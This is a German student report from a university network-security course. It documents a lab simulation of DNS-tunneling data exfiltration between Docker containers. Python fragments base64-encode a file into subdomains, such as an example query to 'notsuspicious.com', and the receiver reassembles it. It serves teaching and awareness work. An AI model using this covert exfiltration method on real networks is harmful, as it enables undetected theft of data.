DHBW Mannheim

Network Security

TINF22CS2

Dokumentation
-Prüfungsleistung-

Bearbeitungszeitraum: 07.10. - 11.11.2024
Teilnehmer:

- Justus Siegert
- Erjon Sejdiu
- Timon Kleinknecht

Erklärung

Wir versichern hiermit, dass wir unsere Dokumentation selbständig verfasst und keine anderen als die angegebenen Quellen und Hilfsmittel benutzt haben.

Mannheim, den 11.11.2024

Ort *Datum*

Muster der Erklärung

Eine unzulässige Verwendung von Quellen (Plagiarismus) führt nach § 11 Absatz 5, 6 und 7 Studien- und Prüfungsordnung für die Bachelorstudiengänge im Studienbereich Technik der Dualen Hochschule Baden-Württemberg zur Note "nicht ausreichend" (5,0) bzw. „nicht bestanden"!

Inhaltsverzeichnis

Abbildungsverzeichnis

Codeverzeichnis

1 Einleitung

In der heutigen digitalen Ära stellen Daten das Rückgrat vieler Geschäftsprozesse und persönlicher Interaktionen dar. Gleichzeitig nehmen die Bedrohungen durch Cyberangriffe wie unautorisierte Datenextraktion stetig zu. Dieses Projekt zielt darauf ab, die Mechanismen und Prinzipien der verdeckten Datenexfiltration über Netzwerke praktisch zu veranschaulichen und anhand eines Beispiels praktisch zu demonstrieren. Dadurch soll ein tieferes Verständnis für die zugrunde liegenden Protokolle und Sicherheitsaspekte entwickelt und ein höherer Sensibilisierungsgrad für unbemerkte Datenexfiltration erreicht werden.

1.1 Problemstellung

Im Rahmen des Projekts soll modellhaft eine verdeckte Datenextraktion simuliert werden. Dafür werden zwei Programme A und B entwickelt: Programm A extrahiert Daten aus einer Textdatei (`secret_file.txt`), welche das nullte Gesetz enthält und sendet sie über das lokale Netzwerk an Programm B, das die empfangenen Daten speichert und auf dem Bildschirm ausgibt. Die Übertragung erfolgt nicht im Klartext sondern codiert. Dies spiegelt reale Angriffsszenarien wider, in denen Angreifer durch das codieren versuchen, potenzielle Sicherheitsmaßnahmen zu umgehen.

secret_file.txt - "Nulltes Gesetz"

```
/// Begin Text ///
0. Ein Roboter darf die Menschheit nicht verletzen oder
durch Passivität zulassen, dass die Menschheit zu Schaden
kommt.
1. Ein Roboter darf keinen Menschen verletzen oder durch
Untätigkeit zu Schaden kommen lassen, außer er verstieße
damit gegen das nullte Gesetz.
2. Ein Roboter muss den Befehlen der Menschen gehorchen - es
sei denn, solche Befehle stehen im Widerspruch zum
nullten oder ersten Gesetz.
3. Ein Roboter muss seine eigene Existenz schützen, solange
sein Handeln nicht dem nullten, ersten oder zweiten
Gesetz widerspricht.
/// End Text ///
```

Als Methoden für die Datenexfiltration stehen die Netzwerk Protokolle ARP, ICMP und DNS zur Auswahl. Die spezifischen Abläufe dieser Protokolle werden genau beachtet und eingehalten, um realitätsnahe Bedingungen zu schaffen. Darüber hinaus implementieren wir über beide Programme hinweg Mechanismen zur Sicherstellung der Datenintegrität und verwenden Fehlerkorrekturverfahren, um eine zuverlässige Datenübertragung zu gewährleisten.

Im Szenario wird davon ausgegangen, dass Programm A bereits durch einen vorherigen Angriff, wie etwa einen Drive-by-Download oder einen manipulierten E-Mail-Anhang, im Netzwerk installiert wurde. Programm B befindet sich an einer strategischen Position im Netzwerk und steht unter vollständiger Kontrolle der angreifenden Partei. Bei der Verwendung von ARP befinden sich beide Programme in derselben Broadcast-Domain, während sie bei ICMP und DNS innerhalb desselben IPv4-Subnetzes agieren. Dies entspricht zwar nicht den realen Bedingungen, denen tatsächliche Angreifer im Feld begegnen, allerdings wird eine schematische Darstellung der Angriffsmethoden deutlich einfacher möglich.

Durch die Entwicklung und Demonstration dieser Programme wird nicht nur technisches Know-how im Umgang mit Netzwerkprotokollen und Sicherheitsmechanismen vermittelt, sondern auch ein Bewusstsein für potenzielle Sicherheitslücken geschaffen. Dieses Projekt bietet somit einen wertvollen Beitrag zum Verständnis von Netzwerksicherheit und den Herausforderungen bei der Abwehr moderner Cyber-Bedrohungen.

1.2 Fragen und Ziele des Projektes

Um solche Szenarien zu verstehen, soll die Anwendung und Implementierung eines entsprechenden Programms in einer kontrollierten und sicheren Umgebung erfolgen. Das Ziel dieses Projekts besteht darin, die folgenden Fragen zu beantworten:

- Welches der zur Auswahl stehenden Protokolle (ARP, ICMP und DNS) wird gewählt und was sind die Gründe dafür?
- Wie erfolgt der Transport der extrahierten Daten über den Netzwerkstack?
- Wie werden die Daten für die Übertragung vorbereitet und codiert?
- Wie wird von beiden Programmen sichergestellt, dass die übertragenen Daten korrekt sind? Wie werden Fehler bei der Übertragung korrigiert?
- Wie erfolgt die Aufzeichnung der Übertragung durch das Packet Capture?
- Wie kann die gewählte Angriffsmethode im Netz erkannt und gegebenenfalls verhindert werden?

1.3 Aufbau der Arbeit

Die vorliegende Arbeit untersucht in acht Kapiteln die verschiedenen Aspekte der Implementierung und Analyse der Angriffsmethode über DNS im Netzwerk. Diese lassen sich wie folgt zusammenfassen:

- Kapitel 1 führt in das Thema ein und erläutert die Problemstellung sowie die Ziele der Arbeit.
- Kapitel 2 beschreibt die Arbeitsweise und die technische Umgebung, in der die Implementierung durchgeführt wurde. Hierzu gehört insbesondere der Einsatz von GitHub zur Versionskontrolle und Docker als Betriebsumgebung.
- Kapitel 3 geht auf die gewählte Angriffsmethode ein. Zunächst werden Überlegungen zu verfügbaren Methoden erläutert und eine Entscheidung für eine davon begründet. Anschließend erfolgt eine allgemeine Einführung in das gewählte Protokoll und eine detaillierte technische Beschreibung der verwendeten Angriffsmethode.

- Kapitel 4 beschäftigt sich mit dem Auslesen, der Codierung, Decodierung und dem Schreiben der übertragenen Daten. Die technischen Hintergründe zur Codierungsmethode sowie die Implementierung für Sender und Empfänger werden hier detailliert beschrieben.
- Kapitel 5 thematisiert die Integritäts- und Fehlerprüfung der übertragenen Daten. Es wird erklärt, wie die Korrektheit der Daten sichergestellt wird und wie Fehler bei der Übertragung behandelt werden. Dies umfasst eine technische Beschreibung sowie eine Erläuterung der Implementierung.
- Kapitel 6 beschreibt das Packet Capture und die Aufzeichnung der Daten in pcap-Dateien. Die technische Umsetzung und die notwendigen Rechte im Docker-Umfeld werden behandelt, ebenso wie die Implementierung und der Output der Daten in verschiedenen Formaten, die unter anderem in Wireshark analysiert werden können.
- Kapitel 7 enthält Empfehlungen zur Erkennung und Prävention der Angriffsmethode im Netzwerk. Hierzu zählen Überwachungs- und Analyseverfahren, der Einsatz von DNS-Filterung, Intrusion Detection Systemen (IDS).
- Das letzte Kapitel, Kapitel 8, fasst die Ergebnisse zusammen und wirft einen kritischen Blick auf die gewählte Angriffsmethode und Umgebung.

2. Arbeitsweise und Umgebung

In diesem Kapitel werden die gewählte Methodik und die verwendeten Umgebungen im Kontext des Projekts definiert und beschrieben. Dabei wird auf das Git-Kollaborationstool GitHub und Docker als Versuchsumgebung eingegangen.

2.1 GitHub

Git ist ein verteiltes Versionskontrollsystem, welches Entwicklern ermöglicht, Änderungen an Dateien nachzuverfolgen, den gesamten Verlauf eines Projekts lokal zu speichern und effizient mit anderen zusammenzuarbeiten. Die Nutzung von Git bietet mehrere Vorteile:

1. **Parallele Entwicklung**: Mehrere Entwickler können gleichzeitig an unterschiedlichen Features oder Bugfixes arbeiten, ohne sich gegenseitig zu stören (Atlassian, n.d.).
2. **Übersichtlichkeit**: Durch die Trennung von Features und Bugfixes in eigenen Branches bleibt der Entwicklungsverlauf klar strukturiert und nachvollziehbar (Günther, 2021).
3. **Einfaches Zusammenführen**: Git ermöglicht das einfache Mergen von Branches, wodurch die Integration von Änderungen effizient gestaltet wird (Radigan, n.d.).

GitHub ist eine Plattform für Softwareentwicklung und Versionskontrolle, basiert auf Git und bietet eine zentrale Stelle, um Code in einem Repository zu speichern und an Projekten zu arbeiten. Auf GitHub können Entwickler Änderungen im Verlauf des Projekts nachvollziehen und gemeinsam an Projekten arbeiten, ohne das Risiko, dass Änderungen sich gegenseitig beeinträchtigen, bevor sie integriert werden sollen (GitHub, n.d.).

2.2 Betriebsumgebung mit Docker

Docker ist eine Plattform, die es Entwicklern ermöglicht, Anwendungen in sogenannten Containern zu verpacken, zu verteilen und auszuführen. Ein Container ist eine isolierte Umgebung, die alle Abhängigkeiten und Ressourcen einer Anwendung enthält, sodass sie konsistent auf verschiedenen Systemen läuft.
Damit handelt es sich um eine Art der Virtualisierung, die viel in der Entwicklung genutzt wird. Container sind leichtgewichtig und teilen das Betriebssystem des Hosts, was sie effizienter macht als herkömmliche virtuelle Maschinen.
Die Container können in virtuelle Netzwerke aufgeteilt werden und über diese kommunizieren.
Mit Hilfe von Docker wurde für dieses Projekt der Sender und Receiver erstellt, welche sich in einem Subnetz befinden. Dadurch wurde die Entwicklung sowie das Capturing erleichtert.

2.2.2 Technische Beschreibung und Implementierung

Das “docker-compose.yml”-Setup definiert eine Service-Stack in einer Netzwerkumgebung mit zwei Diensten, Receiver und Sender, die in isolierten Containern mit benutzerdefinierten IP-Adressen betrieben werden.

Der receiver-Dienst führt das Skript receiver.py aus, während der sender-Dienst das Skript sender.py verwendet. Diese Skripte sind im gemounteten Verzeichnis (./receiver und ./sender) des Host-Dateisystems. Wenn vom Container in diesem Verzeichnis Dateien erstellt werden, sind diese auch auf dem Hostsystem vorhanden.

Mit der Umgebungsvariablen `PYTHONUNBUFFERED=1` wird das Python-Output-Buffering deaktiviert, um sicherzustellen, dass Log-Ausgaben unmittelbar sichtbar sind.

Zusätzlich haben beide Container spezielle Netzwerkkapazitäten wie `NET_RAW` und `NET_ADMIN`, die für die Netzwerkanalyse und die Arbeit mit rohen Netzwerkpaketen erforderlich sind. Beide Dienste sind in einem gemeinsamen, benutzerdefinierten Netzwerk (my_network) verbunden, das ihnen feste IP-Adressen zuweist (172.36.0.3 für den Receiver und 172.36.0.4 für den Sender). Dies erleichtert eine direkte und stabile Kommunikation zwischen den Diensten. Durch diese Konfiguration ist das Setup optimal für Szenarien, in denen eine präzise Kontrolle über die Netzwerkumgebung erforderlich ist, wie etwa in der Netzwerkanalyse, Paket-Sniffing oder Simulation von Netzwerkkommunikationen.

docker-compose.yml

```
services:
  receiver:
    container_name: receiver
    build: ./receiver
    environment:
      - PYTHONUNBUFFERED=1
    volumes:
      - ./receiver:/app/
    cap_add:
      - NET_BIND_SERVICE
      - NET_RAW
      - NET_ADMIN
    networks:
      my_network:
        ipv4_address: 172.36.0.3
    command: python /app/receiver.py

  sender:
    container_name: sender
    build: ./sender
    environment:
      - PYTHONUNBUFFERED=1
    volumes:
      - ./sender:/app/
    cap_add:
      - NET_RAW
      - NET_ADMIN
    networks:
      my_network:
        ipv4_address: 172.36.0.4
    command: python /app/sender.py
networks:
  my_network:
    driver: bridge
    ipam:
      config:
        - subnet: 172.36.0.0/24
```

Dockerfile Receiver und Sender

Dieses Dockerfile beschreibt die Konfiguration eines Containers auf Basis des "Python:3.9-slim-Images". Dies ist ein Standard Image, welches für Python Projekt genutzt werden kann und direkt zur Verfügung steht. Der Container wird vorbereitet, indem Python-Pakete und weitere Abhängigkeiten installiert werden.

receiver/Dockerfile (& sender/Dockerfile)

```
FROM python:3.9-slim
WORKDIR /app
RUN pip install dnspython scapy
RUN apt-get update && apt-get install -y libpcap-dev
```

3. Gewählte Angriffsmethode (ARP, ICMP oder DNS) Zusammen

Für die Beispiel-Implementation wurde DNS als Protokoll ausgewählt, da ein sogenannter “DNS-Tunneling” Angriff im Vergleich zu Angriffen mit ARP oder ICMP deutlich mehr potenzial für Reichweite und skalierbarkeit bietet und somit auch in einem wirtschaftlichen Kontext die größte Bedrohung darstellt. Dies ergibt sich aus den Folgenden Gründen:

1. **Globale Reichweite und Routbarkeit:** DNS-Datenpakete können über das Internet gesendet werden, sodass eine DNS-basierte Exfiltration Daten theoretisch auch über Netzgrenzen hinweg transportieren kann. Ebenso passieren DNS-Anfragen oft problemlos Firewalls, explizit auch hin zum Internet. ARP hingegen funktioniert nur im lokalen Netzwerk und ist nicht routbar.
2. **Erwarteter Netzwerkverkehr:** DNS-Anfragen und -Antworten sind auf fast allen Netzwerken allgegenwärtig und gelten als normaler, erwarteter Traffic. Daher fallen DNS-Abfragen oft weniger in der Sicherheitsüberwachung auf als ICMP-Pakete (z. B. Ping), die als ungewöhnlich oder verdächtig interpretiert werden können. Häufig werden ICMP Pakete grundlegend nicht erlaubt und an Firewalls geblockt.
3. **Verbreitete DNS-Tunneling-Techniken:** Es gibt bereits etablierte Tools und Techniken, die DNS für Datenübertragungen missbrauchen, wie z. B. iodine oder dnscat2. Diese Tools nutzen DNS-Anfragen gezielt zur Umgehung von Firewalls und zur Datenübertragung. Solche Techniken machen DNS zu einem bewährten, einfach zugänglichen und häufig genutzten Kanal für Data Exfiltration.

Zusammengefasst bietet DNS eine Kombination aus Unauffälligkeit, globaler Reichweite und einfacher Nutzung. ARP und ICMP sind hingegen entweder auf das lokale Netzwerk beschränkt oder blockierbar. Dadurch ist DNS für diese Arbeit insbesondere im Hinblick auf die Zielsetzung der Sensibilisierung von großer Relevanz.

3.1 Grundlagen zu DNS und UDP

Das Domain Name System (DNS) ist ein hierarchisches und verteiltes Namensauflösungssystem, das zur Übersetzung von menschenlesbaren Domänennamen in numerische IP-Adressen dient, die von Computern für die Kommunikation über Netzwerke verwendet werden. DNS ermöglicht es Benutzern, auf Ressourcen im Internet zuzugreifen, ohne die komplexen numerischen IP-Adressen kennen zu müssen.




Abb.1: Schematische Darstellung der DNS-Hierarchie

Wenn ein Nutzer eine Webseite aufruft, initiiert sein Computer eine DNS-Anfrage, um die zugehörige IP-Adresse des Domänennamens zu ermitteln. Diese Anfrage wird an einen rekursiven DNS-Resolver gesendet. Der Resolver prüft zunächst seinen lokalen Cache auf vorhandene Einträge. Falls die Information nicht im Cache vorhanden ist, führt der Resolver eine Reihe von iterativen Anfragen durch, beginnend bei den Root-Nameservern, gefolgt von den Top-Level-Domain-Name Servern und schließlich den autoritativen Nameservern, die für die spezifische Domain verantwortlich sind.

Das DNS nutzt das User Datagram Protocol (UDP) als primäres Transportprotokoll für die Übertragung von Anfragen und Antworten. UDP ist ein verbindungsloses Protokoll, das schnelle und effiziente Datenübertragungen ermöglicht, da es auf den

Aufbau einer festen Verbindung verzichtet und keine Empfangsbestätigungen erfordert (Wikipedia, n.d.). Im Kontext von DNS bedeutet dies, dass DNS-Clients ihre Anfragen über UDP an DNS-Server senden, die daraufhin die entsprechenden Antworten ebenfalls über UDP zurücksenden. Diese Methode ist besonders vorteilhaft für kurze Anfragen und Antworten, da sie den Overhead minimiert und die Latenz reduziert.

3.2 Technische Beschreibung der gewählten Angriffsmethode

DNS-Tunneling ist eine Technik, bei der das DNS-Protokoll genutzt wird, um Daten verdeckt über ein Netzwerk zu übertragen. Dabei werden Daten in den DNS-Anfragen und -Antworten versteckt, indem sie beispielsweise in den Subdomain-Teil der Anfrage kodiert werden. Ein kompromittierter Client, der DNS Tunneling nutzt, erstellt Anfragen, in denen codierte Daten (hier Base64) als Subdomains eingebettet sind. In unserem Beispiel handelt es sich um `` `dGhpcyBpcyBlaw13YmxlZCBkYXRhLw==.notsuspicious.com` ``. Diese Anfragen werden an einen vom Angreifer kontrollierten DNS-Server gesendet. Der Server kann diese codierten Informationen aus den Anfragen extrahieren und decodieren, wodurch er an die versteckten Daten gelangt. Durch die Verwendung des DNS-Protokolls bleibt die Datenübertragung oft unbemerkt, da DNS-Verkehr als normaler Netzwerkverkehr erscheint und in vielen Fällen nicht streng überwacht wird. DNS-Tunneling wird daher häufig für Datenexfiltration oder versteckte Kommunikation zwischen kompromittierten Systemen und den Servern der Angreifer genutzt (*Was Ist DNS-Tunneling? - Check Point-Software*, n.d.).

In dieser Implementierung sind die Daten Teil der Domain. Diese wird im Domainfeld der Anfrage übertragen. Zur Fehlererkennung wird ein weiteres Feld in der “Additional Section” benutzt.

Bei dieser modellhaften Implementation wird durch das Übertragen des SHA256 Hashwerts, der über die codierten Daten gebildet wurde, zusätzlich ermöglicht, fehlerhafte Übertragungen zu erkennen und durch einen Retransmit zu beheben. Die zu übermittelnden Daten Bewegen sich in diesem Beispiel wie folgt über den ISO/OSI Netzwerkstack:

Programm A:

- **Layer 6 (Präsentationsschicht):** Das Programm liest die Daten aus einer Datei ein und codiert sie in Base64. Anschließend werden die codierten Daten in eine DNS-Anfrage eingebettet, um sie für die Übertragung vorzubereiten.
- **Layer 5 (Sitzungsschicht):** Zur Sicherstellung der Datenintegrität wird ein Hashwert über die zu übertragenden Daten berechnet. Dieser Hashwert dient später bei der Übertragung als Prüfsumme, um zu garantieren, dass die Daten nicht verändert wurden.
- **Layer 1-4 (Physikalische, Sicherungs-, Netzwerk- und Transportschicht):** Die Übertragung erfolgt standardmäßig über das UDP-Protokoll, das für DNS-Anfragen gängig ist. Die unteren Schichten übernehmen die eigentliche Netzwerkübertragung der DNS-Pakete zum Zielsystem.

Programm B:

- **Layer 1-4 (Physikalische, Sicherungs-, Netzwerk- und Transportschicht):** Das Programm empfängt die DNS-Anfrage über UDP und übermittelt sie an die höheren Schichten zur weiteren Verarbeitung. Die unteren Schichten gewährleisten dabei die physische und logische Übertragung der Datenpakete.
- **Layer 5 (Sitzungsschicht):** Nach Empfang der Daten wird der Hashwert der übertragenen Informationen berechnet und mit dem ursprünglichen Hashwert verglichen. Sollte der berechnete Hashwert vom Empfangenen abweichen, so wird ein Retransmit initiiert.
- **Layer 6 (Präsentationsschicht):** In dieser Schicht wird die DNS-Anfrage analysiert, die eingebetteten Daten extrahiert und anschließend decodiert, um die ursprüngliche Information wiederherzustellen.
- **Layer 7 (Anwendungsschicht):** Die decodierten Daten werden schließlich in eine Datei geschrieben und zusätzlich im Terminal ausgegeben, um dem Benutzer den Inhalt anzuzeigen.

```
receiver  | Received DNS request from ('172.36.0.4', 34677)
receiver  | IC8vLw==
receiver  | End of transmission
receiver  | /// Begin Text ///
receiver  | 1. Ein Roboter darf keinen Menschen verletzen oder durch
receiver  | Untätigkeit zu Schaden kommen lassen, außer er verstieße
receiver  | damit gegen das nullte Gesetz.
receiver  | 2. Ein Roboter muss den Befehlen der Menschen gehorchen – es
receiver  | sei denn, solche Befehle stehen im Widerspruch zum
receiver  | nullten oder ersten Gesetz.
receiver  | 3. Ein Roboter muss seine eigene Existenz schützen, solange
receiver  | sein Handeln nicht dem nullten, ersten oder zweiten
receiver  | Gesetz widerspricht.
receiver  | /// End Text ///
sender exited with code 0
receiver exited with code 0
```

Abb.2 : Terminalausgabe nach der Übertragung

4. Codierung und Decodierung der Daten

In diesem Angriff erfolgt die Codierung und Decodierung der Daten in Base64. Dies ist ein Verfahren zur Codierung von Binärdaten in eine Zeichenfolge, die ausschließlich aus lesbaren ASCII-Zeichen besteht. Dies ermöglicht die Übertragung von Daten über Medien, die nur Text verarbeiten können, wie beispielsweise E-Mails. Durch die Codierung werden Binärdaten in eine Zeichenfolge umgewandelt, die aus 64 ASCII-Zeichen besteht, wodurch die Datenübertragung sicherer und kompatibler wird (Wikipedia, n.d.).

In Python steht das Modul “`base64`” zur Verfügung, das Funktionen zum Codieren und Decodieren von Daten im Base64-Format bietet. Dieses Modul ermöglicht es, Binärdaten in Base64-codierte ASCII-Zeichenfolgen umzuwandeln und umgekehrt. Dabei werden Methoden wie `b64encode` zum Codieren und `b64decode` zum Decodieren verwendet. Es ist wichtig zu beachten, dass die Eingabedaten in Bytes vorliegen müssen, bevor sie kodiert werden können, und dass die dekodierten Daten ebenfalls in Bytes vorliegen, bevor sie in einen String umgewandelt werden (Python, n.d.).

4.1 Auslesen

sender.py - Auslesen und schreiben der Datei

```
secret_text = read_file("secret_file.txt")
    size = 30
    number_of_packages = ((size-1)+len(secret_text))//size
    pcap_writer()
    sleep(3)
    # Send the DNS requests
    for i in range(0,number_of_packages):
        resp = True
        while resp:
            # Compose the domain name for the request based on the current
package
            if len(secret_text)>=size*(i):
                current_domain = dns_compose(secret_text[i*size:(i+1)*size])
            elif len(secret_text)>=size*(i+1):
                current_domain = dns_compose(secret_text[i*size:-1])
            else:
                print("ERROR:Index went past Domain Name length")
                break
```

Beim Auslesen wird das nullte Gesetz aus der Datei secret_file.txt geladen und in mehrere kleine Pakete unterteilt, die über DNS-Anfragen gesendet werden sollen. Zunächst wird der Text mit der Funktion read_file("secret_file.txt") eingelesen, und die Paketgröße wird auf 30 Zeichen festgelegt. Die Gesamtanzahl der Pakete wird berechnet, um sicherzustellen, dass der gesamte Text in Abschnitten der festgelegten Größe übertragen werden kann.

Nach einer kurzen Wartezeit von 3 Sekunden beginnt der Code damit, die Pakete für die DNS-Anfragen zu erstellen und zu versenden. In einer Schleife wird jeder Abschnitt des Textes nacheinander verarbeitet. Für jedes Paket wird geprüft, ob noch genügend Text vorhanden ist, um ein weiteres Paket der festgelegten Größe zu füllen. Wenn genug Text da ist, wird ein 30-Zeichen-Abschnitt des Textes genommen, in Base64 kodiert und als Domain-Name für die Anfrage verwendet. Falls nur noch ein kürzerer Abschnitt übrig ist, wird der verbleibende Text genommen und kodiert. Sollte der Index jedoch über die Länge des Textes hinausgehen, wird eine Fehlermeldung ausgegeben und die Schleife abgebrochen.

Diese Struktur ermöglicht es, den Text in DNS-kompatiblen Abschnitten über DNS-Anfragen zu übertragen, wobei die Pakete stückweise gesendet werden. Im Hintergrund läuft weiterhin `pcap_writer`, der den gesamten DNS-Verkehr für eine spätere Analyse aufzeichnet

4.2 Codierung

sender.py - Codierung

```
# Compose the base64 encoded text
def dns_compose(text):
    return base64.b64encode(text.encode('utf-8')).decode('utf-8')
```

Die Funktion `dns_compose` in der Datei sender.py übernimmt den Text und kodiert ihn in Base64. Zunächst wird der Text in das Byte-Format umgewandelt, da Base64-Codierung mit Byte-Daten arbeitet. Anschließend folgt die Konvertierung in das Base64-Format. Zum Schluss wird das Ergebnis wieder in eine Zeichenkette konvertiert, sodass die Funktion eine Base64-codierte Zeichenkette zurückgibt. Ein Beispiel wäre die Eingabe "Hello, World!", die zu "`SGVsbG8sIFdvcmxkIQ==`" kodiert wird.

sender.py - Anwendung der Codierung

```
for i in range(0,number_of_packages):
        resp = True
        while resp:
            # Compose the domain name for the request based on the current
package
            if len(secret_text)>=size*(i):
                current_domain = dns_compose(secret_text[i*size:(i+1)*size])
            elif len(secret_text)>=size*(i+1):
                current_domain = dns_compose(secret_text[i*size:-1])
            else:
                print("ERROR:Index went past Domain Name length")
                break
```

Die Codierung ist im Sendevorgang eingebaut. Wenn genügend Text vorhanden ist, wird ein Abschnitt von `secret_text` ab der Position “`i * size bis (i+1) * size`” extrahiert und mithilfe der Funktion `dns_compose` in Base64 codiert. Das Ergebnis wird in `current_domain` gespeichert. Sollte nicht genug Text vorhanden sein, um ein komplettes neues Paket zu bilden, wird nur der Rest von secret_text (von `i * size` bis zum Ende) verarbeitet und ebenfalls kodiert.

4.3 Decodierung

receiver.py - Decodierung

```
import base64
# Decompose the base64 encoded text
def dns_decompose(text):
    print(text)

    # Add padding if needed
    padding_needed = len(text) % 4
    if padding_needed:
        text += '=' * (4 - padding_needed)
    try:
        # Decode the base64 encoded text
        decoded_bytes = base64.b64decode(text)
        return decoded_bytes.decode('utf-8')
    except Exception as e:
        # Handle decoding errors
        print(f"Error decoding: {e}")
        return None
```

Der Decodierungsvorgang erfolgt über die Funktion `dns_decompose`. Zunächst wird der Text ausgegeben, was nützlich ist, um zu sehen, welcher Wert verarbeitet wird. Anschließend prüft die Funktion, ob der Text die richtige Länge für eine Base64-Decodierung hat, die ein Vielfaches von 4 sein muss. Falls dies nicht der Fall ist, wird das fehlende Padding durch Hinzufügen von = Zeichen ergänzt. Danach wird der gepaddete Text mit `base64.b64decode` dekodiert, wodurch die ursprünglichen Byte-Daten wiederhergestellt werden. Diese Byte-Daten werden dann in eine UTF-8-Zeichenkette konvertiert und als Ergebnis zurückgegeben. Falls beim Decodieren ein Fehler auftritt, etwa wenn der Text nicht korrekt im Base64-Format ist, gibt die Funktion eine Fehlermeldung aus und liefert None zurück. Diese Funktion ist praktisch, um Base64-codierte Texte zu verarbeiten, die möglicherweise nicht die korrekte Padding-Länge haben, und stellt sicher, dass der Text dennoch erfolgreich dekodiert wird.

receiver.py - Anwendung der Decodierung

```
if additional_records[0] == my_hash:
      # Extract the data from the request
      all_content += dns_decompose(data)
```

In diesem Codeabschnitt wird geprüft, ob der erste Eintrag in der Liste `additional_records` dem Wert `my_hash` entspricht. Falls diese Bedingung erfüllt ist, wird der Inhalt der Anfrage weiterverarbeitet. Dazu wird die Funktion `dns_decompose` aufgerufen, um die Base64-codierte Zeichenkette data zu decodieren und den dekodierten Text zur Zeichenkette `all_content` hinzuzufügen.

Das Programm erkennt das Ende der Datenübertragung durch die Domain. Diese ist wie folgt aufgebaut `[content].[Restlich Anzahl an Paketen].suspicious.com`. Wenn die restliche Anzahl auf Null sinkt, weiß das Programm, dass die Übertragung beendet ist. Dann wird der komplette Text ausgegeben und in eine Datei geschrieben.

4.5 Schreiben der Daten in eine Datei durch den Receiver

receiver.py - Beschreiben einer Datei

```
# Write the data to a file
with open("secret_file.txt", "w") as secret_file:
      secret_file.write(all_content)
```

Im gegebenen Python-Code wird die eingebaute Funktion `open()` mit den Argumenten `secret_file.txt` und `w` aufgerufen. Dies öffnet eine Datei namens `secret_file.txt` im Schreibmodus. Falls die Datei nicht existiert, wird sie neu erstellt. Das `with-Statement` stellt sicher, dass die Datei korrekt geöffnet und nach Abschluss des Blocks automatisch geschlossen wird, was Ressourcenlecks verhindert.

Innerhalb des `with-Blocks` wird die Methode `write()` auf das Dateiobjekt `secret_file` angewendet. Diese Methode schreibt den Inhalt der Variablen `all_content` in die Datei. Dadurch wird der gesamte Inhalt von `all_content` in `secret_file.txt` gespeichert. Nach Beendigung des Blocks sorgt das `with-Statement` dafür, dass die Datei ordnungsgemäß geschlossen wird, selbst wenn während des Schreibens eine Ausnahme auftritt.

5. Integritäts-/ Fehlerprüfung

In diesem Angriff werden Pakete über das Netzwerk versendet, was sich als kompliziert erweisen kann. Damit mögliche Veränderungen der Daten auffallen, ist der Hashwert der Daten zusätzlich auch in der Anfrage enthalten. Der Hashwert ist mit Hilfe von einer deterministischen Einweg-Funktion berechnet. Dies bedeutet, dass von identischen Daten der Hashwert gleich ist.
In diesem Programm wurde der SHA-256 verwendet. Dieser ist eine kryptografische Hashfunktion und bietet einige weitere Eigenschaften. Wenn ein Bit sich verändert, werden durch die Lawinen-Eigenschaft statistisch 50 % der Bits im erzeugenden Hashwert verändert. Außerdem bietet die Hashfunktion Kollisionsresistenz, wodurch gleiche Hashwerte unterschiedlicher Daten hinreichend unwahrscheinlich sind. Dies ist von hoher Bedeutung für diesen Anwendungsfall.
Nachdem der Sender die Daten gehasht hat, wird das Ergebnis der Anfrage ergänzt. Bei Erhalt werden die Daten vom Receiver auch gehasht und mit dem Hashwert des Senders verglichen. Falls sie sich unterscheiden, werden die Daten erneut übermittelt, bis diese korrekt sind. Eine genaue Erklärung des Quellcodes folgt im nächsten Abschnitt.

5.1 Technische Beschreibung und Implementierung

receiver.py/sender.py - Hasherzeugung

```
# Hash the input string using SHA-256
def hash_string(input_string):
    sha256_hash = hashlib.sha256()
    sha256_hash.update(input_string.encode('utf-8'))
    return sha256_hash.hexdigest()
```

Die Funktion `hash_string` berechnet den SHA-256-Hash einer eingegebenen Zeichenkette `(input_string)`. Sie arbeitet folgendermaßen:

Zunächst wird ein neues SHA-256-Hash-Objekt erzeugt, indem hashlib.sha256() aufgerufen wird. Dann wird die `update-Methode` verwendet, um die Byte-Darstellung des `input_string` in den Hash-Algorithmus einzugeben, nachdem `input_string` mit UTF-8 in Bytes konvertiert wurde. Schließlich gibt die Funktion das Ergebnis als hexadezimale Zeichenkette (hexdigest) zurück, wodurch der Hash-Wert lesbar und leicht weiterverarbeitbar ist.

sender.py - Hasherzeugung

```
additional_data = dns.rdata.from_text(dns.rdataclass.IN, dns.rdatatype.TXT,
hash_string(domain))
```

In diesem Code wird eine DNS-TXT-Ressourcendaten-Einheit erstellt, die den SHA-256-Hash eines Domain-Namens enthält. Zunächst wird der Hash des Domain-Namens mit der Funktion hash_string(domain) berechnet. Diese Funktion gibt den Hash als hexadezimale Zeichenkette zurück, die den Domain-Namen eindeutig repräsentiert. Anschließend wird `dns.rdata.from_text()` verwendet, um eine TXT-Ressource zu erstellen.

Diese Ressource gehört zur IN-Klasse (Internet) und hat den Typ TXT, der typischerweise für Textinformationen verwendet wird. Der berechnete Hash des Domain-Namens wird dabei als Inhalt der TXT-Ressource gespeichert. Solche Einträge können zur Validierung und Sicherstellung der Datenintegrität oder zum Speichern von Metadaten im DNS genutzt werden.

receiver.py - Hasherzeugung und Überprüfung

```
domain = str(request.question[0].name)
data = domain.split('.' )[0]
my_hash = hash_string(domain)
if additional_records[0] == my_hash:
    # Extract the data from the request
    all_content += dns_decompose(data)
else:
    # The hash in the Additional Section does not match the domain hash
    print(f"Received hash from package {domain.split('.')[1]} does not match
the domain hash.")
    message = ["True"]
```

In diesem Code wird der Domain-Name einer DNS-Anfrage ausgelesen, verarbeitet und zur Validierung und Extraktion von Daten verwendet.

Zunächst wird der Domain-Name aus der Anfrage extrahiert, indem `request.question[0].name` in eine Zeichenkette umgewandelt und in der Variable domain gespeichert wird. Anschließend wird der eigentliche Datenteil der Anfrage aus domain extrahiert, indem der erste Teil des Domain-Namens (alles vor dem ersten Punkt) in data gespeichert wird.

